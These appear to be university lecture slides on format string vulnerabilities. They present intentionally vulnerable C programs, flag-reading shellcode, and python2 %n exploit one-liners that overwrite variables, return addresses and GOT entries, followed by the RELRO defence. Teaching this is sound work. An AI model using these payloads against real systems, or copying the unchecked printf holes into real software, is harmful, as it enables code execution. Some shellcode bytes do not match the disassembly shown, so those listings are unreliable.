NEU CY 5770 Software Vulnerabilities and Security


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formats3: From format string vul to buffer overflow

```
int vulfoo()
     char buf1[100];
     char buf2[100];
     fgets(buf2, 99, stdin);
     sprintf(buf1, buf2);
     return 0;
int main() {
     return vulfoo();
```

```
man sprintf
PRINTF(3)
                                                                                         Linux Programmer's Manual
                                                                                                                                                                                                   PRINTF(3)
      printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf - formatted output conversion
SYNOPSIS
      #include <stdio.h>
      int printf(const char *format, ...);
      int fprintf(FILE *stream, const char *format, ...);
      int dprintf(int fd, const char *format, ...);
      int sprintf(char *str, const char *format, ...);
      int snprintf(char *str, size_t size, const char *format, ...);
      #include <stdarg.h>
      int vprintf(const char *format, va_list ap);
      int vfprintf(FILE *stream, const char *format, va_list ap);
      int vdprintf(int fd, const char *format, va_list ap);
      int vsprintf(char *str, const char *format, va_list ap);
      int vsnprintf(char *str, size_t size, const char *format, va_list ap);
  Feature Test Macro Requirements for glibc (see feature_test_macros(7)):
      snprintf(), vsnprintf():
          _XOPEN_SOURCE >= 500 || _ISOC99_SOURCE ||
              || /* Glibc versions <= 2.19: */ _BSD_SOURCE
      dprintf(), vdprintf():
          Since glibc 2.10:
              _POSIX_C_SOURCE >= 200809L
          Before glibc 2.10:
              GNU SOURCE
```

formats3



Non-shell Shellcode 32bit printflag (without 0s)

sendfile(1, open("/flag", 0), 0, 1000)

8049000:	6a 67	push 0x67			
8049002:	68 2f 66 6c 61	push 0x616c662f			
8049007:	31 c0	xor eax,eax			
8049009:	b0 05	mov al,0x5			
804900b:	89 e3	mov ebx,esp			
804900d:	31 c9	xor ecx,ecx			
804900f:	31 d2	xor edx,edx			
8049011:	cd 80	int 0x80			
8049013:	89 c1	mov ecx,eax			
8049015:	31 c0	xor eax,eax			
8049017:	b0 64	mov al,0x64			
8049019:	89 c6	mov esi,eax			
804901b:	31 c0	xor eax,eax			
804901d:	b0 bb	mov al,0xbb			
804901f:	31 db	xor ebx,ebx			
8049021:	b3 01	mov bl,0x1			
8049023:	31 d2	xor edx,edx			
8049025:	cd 80	int 0x80			
8049027:	31 c0	xor eax,eax			
8049029:	b0 01	mov al,0x1			
804902b:	31 db	xor ebx,ebx			
804902d:	cd 80	int 0x80			

\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xb0\xb0\x31\xdb\xb3\x01\x31\xd
2\xcd\x80\x31\xc0\xb0\xb1\x20\xb0\xb1\x31\xdb\xcd\x80

Exploit for format3 (shellcode in buffer)

```
Something like

python2 -c "print '%112d' + '\x??\x??\x??\x??' + '\x90'*?? +

'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\
xd2\xcd\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x
43\x31\xd2\xcd\x80\x31\xc0\x40\xcd\x80' " > /tmp/exploit

cat /tmp/exploit | ./formats3
```

formats3 Capture the flag Sequential overwrite

```
int vulfoo()
     char buf1[100];
     char buf2[100];
     fgets(buf2, 99, stdin);
     sprintf(buf1, buf2);
     return 0;
int main() {
     return vulfoo();
```


Formats5: overwrite global variable


```
int auth = 0;
int vulfoo()
       int stack = 0;
       asm ("mov %%ebp, %0\n\t"
              : "=r" (stack));
       printf("RET is at %x\n", stack + 4);
       char tmpbuf[512];
       fgets(tmpbuf, 510, stdin);
       printf(tmpbuf);
       return 0;}
int main() {
       vulfoo();
       if (auth)
              print_flag();}
```

Goal:

Call print_flag() by overwriting auth

formats5 32bit - call print_flag






formats5 32bit - (When EIP is in vulfoo)

0x20c = 524


bytes




804938f:

ret

formats5 32bit - (When EIP is in vulfoo)



formats5 32bit - (EIP in printf)



Formats6: overwrite variables

```
int auth = 0;
int auth1 = 0;
int vulfoo()
     char tmpbuf[512];
     fgets(tmpbuf, 510, stdin);
     printf(tmpbuf);
     return 0;}
int main() {
     vulfoo();
     printf("auth = \%d, auth1 = \%d\n", auth, auth1);
     if (auth == 60 && auth1 == 80)
           print_flag();
```

Goal: Call print_flag() by overwriting auth(s)

Formats5: overwrite return address on stack

```
int auth = 0;
int vulfoo()
      int stack = 0;
       asm ("mov %%ebp, %0\n\t"
              : "=r" (stack));
       printf("RET is at %x\n", stack + 4);
       char tmpbuf[512];
       fgets(tmpbuf, 510, stdin);
       printf(tmpbuf);
       return 0;}
int main() {
      vulfoo();
       if (auth)
              print_flag();}
```


Goal:

Get the flag without overwriting auth

Formats5: overwrite return address on stack

- 1. Overwrite the RET address on vulfoo's stack frame
 - a. Challenge: The address is 4 bytes. A big number. Solution: overwrite 1 byte a time instead of 4 bytes directly.
 - b. Challenge: The byte to be written could be a small number, but the printf already print more bytes than that. Solution: overflow the byte.

formats5 32bit



Specifiers

A format specifier follows this prototype: %[flags][width][.precision][length]specifier

The *length* sub-specifier modifies the length of the data type. This is a chart showing the types used to interpret the corresponding arguments with and without *length* specifier (if a different type is used, the proper type promotion or conversion is performed, if allowed):

	specifiers							
length	d i	иохХ	fFeEgGaA	С	S	р	n	
(none)	int	unsigned int	double	int	char*	void*	int*	
hh	signed char	unsigned char		92 20			signed char*	
h	short int	unsigned short int					short int*	
l	long int	unsigned long int		wint_t	wchar_t*		long int*	
11	long long int	unsigned long long int		20			long long int*	
j	intmax_t	uintmax_t					intmax_t*	
Z	size_t	size_t		3			size_t*	
t	ptrdiff_t	ptrdiff_t		0			ptrdiff_t*	
L			long double					

Note regarding the c specifier: it takes an int (or wint_t) as argument, but performs the proper conversion to a char value (or a wchar t) before formatting it for output.

Formats5: write on byte a time and integer overflow

```
python2 -c "print '\x8c\xd6\xff\xff' +
'%08x'*5 + '%0134517258x' + '%n'" |
./formatstring formats5 32
```

Formats9: overwrite more variables with large values

```
int auth = 0;
int auth1 = 0;
int auth2 = 0;
int vulfoo()
      char tmpbuf[512];
      fgets(tmpbuf, 510, stdin);
      printf(tmpbuf);
      return 0;
int main() {
      vulfoo();
      printf("auth = \%d, auth1 = \%d\n, auth2 = \%d", auth, auth1, auth2);
      if (auth == 0xdeadbeef && auth1 == 0xC0ffe && auth2 == 0xbeefface)
            print_flag();
```

What to overwrite?

Code pointers that will be dereferenced

- Ret address on stack
- Function pointers
 - C++ vtable
 - .fini section
 - got section

Binding at Load Time: When a binary is loaded into a process for execution, the dynamic linker resolves references to functions located in shared libraries. The addresses of shared functions were not known at compile time.

In reality - Lazy Binding: many of the relocations are typically not done right away when the binary is loaded but are deferred until the first reference to the unresolved location is actually made.

Lazy binding in Linux ELF binaries is implemented with the help of two special sections, called the Procedure Linkage Table (.plt) and the Global Offset Table (.got).

.plt is a code section that contains executable code. The PLT consists entirely of stubs of a well-defined format, dedicated to directing calls from the .text section to the appropriate library location.

.got.plt is a data section.

A dynamically linked ELF binary uses a look-up table called the Global Offset Table (GOT) to dynamically resolve functions that are located in shared libraries.

Such calls point to the Procedure Linkage Table (PLT), which is present in the .plt section of the binary. The .plt section contains x86 instructions that point directly to the GOT, which lives in the .got.plt section.


GOT normally contains pointers that point to the actual location of these functions in the shared libraries in memory.

The GOT is populated dynamically as the program is running. The first time a shared function is called, the GOT contains a pointer back to the PLT, where the dynamic linker is called to find the actual location of the function in question. The location found is then written to the GOT. The second time a function is called, the GOT contains the known location of the function. This is called "lazy binding." This is because it is unlikely that the location of the shared function has changed and it saves some CPU cycles as well.

There are a few implications of the above. Firstly, PLT needs to be located at a fixed offset from the .text section. Secondly, since GOT contains data used by different parts of the program directly, it needs to be allocated at a known static address in memory. Lastly, and more importantly, because the GOT is lazily bound it needs to be writable.

Since GOT exists at a predefined place in memory, a program that contains a vulnerability allowing an attacker to write 4 bytes at a controlled place in memory (such as some integer overflows leading to out-of-bounds write), may be exploited to allow arbitrary code execution.

Dynamically Resolving a Library Function Using the PLT



formats12: overwriting .got

```
int main(int argc, char*argv[]) {
     char buf[200];
     printf("print_flag() is at %p\n", print_flag);
     fgets(buf, 198, stdin);
     printf(buf);
     exit(0);
```

Canary enabled; NX enabled; print_flag in address space

formats12: overwriting .got

```
formats12_32 objdump -R ./formats12 relro 32
./formats12 relro 32: file format elf32-i386
DYNAMIC RELOCATION RECORDS
OFFSET
                         VALUE
      TYPE
0804bffc R_386_GLOB_DAT __gmon_start_
0804c020 R 386 COPY stdin@@GLIBC 2.0
0804bfd8 R_386_JUMP_SLOT printf@GLIBC_2.0
0804bfdc R 386 JUMP SLOT fgets@GLIBC 2.0
0804bfe0 R 386 JUMP SLOT fclose@GLIBC 2.1
0804bfe4 R 386 JUMP SLOT stack chk fail@GLIBC 2.4
0804bfe8 R 386 JUMP SLOT fread@GLIBC 2.0
0804bfec R 386 JUMP SLOT puts@GLIBC 2.0
0804bff0 R 386 JUMP SLOT exit@GLIBC 2.0
0804bff4 R 386 JUMP SLOT libc start main@GLIBC 2.0
0804bff8 R 386 JUMP SLOT
                         fopen@GLIBC 2.1
```

overwriting exit()'s pointer

python2 -c "print '\x24\xc0\x04\x08aaaa\x25\xc0\x04\x08\x08\x08x.\%08x.\%08 x.\%08x.\%08x.\%08x.\%08x.\%??x.\%hhn\%??d\%hhn''')

Defense: RELRO

```
formats12_32 ../../../software-security-course-code/checksec.sh --file ./formats12_relro_32
RELRO
               STACK CANARY
                                 NX
                                               PIE
                                                               RPATH
                                                                         RUNPATH
                                                                                      FILE
Full RELRO
                                 NX enabled
                                                                                      ./formats12_relro_32
                                                               No RPATH No RUNPATH
→ formats12_32 ../../../software-security-course-code/checksec.sh --file ./formats12_32
RELRO
               STACK CANARY
                                 NX
                                               PIE
                                                               RPATH
                                                                         RUNPATH
                                                                                      FILE
Partial RELRO Canary found
                                 NX enabled
                                                                         No RUNPATH
                                                                                      ./formats12 32
                                                               No RPATH
```

Defense: RELRO

The linker resolves all dynamically linked functions at the beginning of the execution, and then makes the GOT read-only. This technique is called RELRO and ensures that the GOT cannot be overwritten.

In partial RELRO, the non-PLT part of the GOT section (.got from readelf output) is read only but .got.plt is still writeable. Whereas in complete RELRO, the entire GOT (.got and .got.plt both) is marked as read-only.

Both partial and full RELRO reorder the ELF internal data sections to protect them from being overwritten in the event of a buffer-overflow, but only full RELRO mitigates the above mentioned technique of overwriting the GOT entry to get control of program execution.

Other pointers: .ctors, .init, .dtors, .fini

Each ELF file compiled with GCC contains special sections notated as ".dtors" and ".ctors" or ".init" and ".fini" that are called destructors and constructors.

Constructor functions are called before the execution is passed to main() and destructors—after main() exits by using the system call exit.

Control-Flow Bending: On the Effectiveness of Control-Flow Integrity

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https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/carlini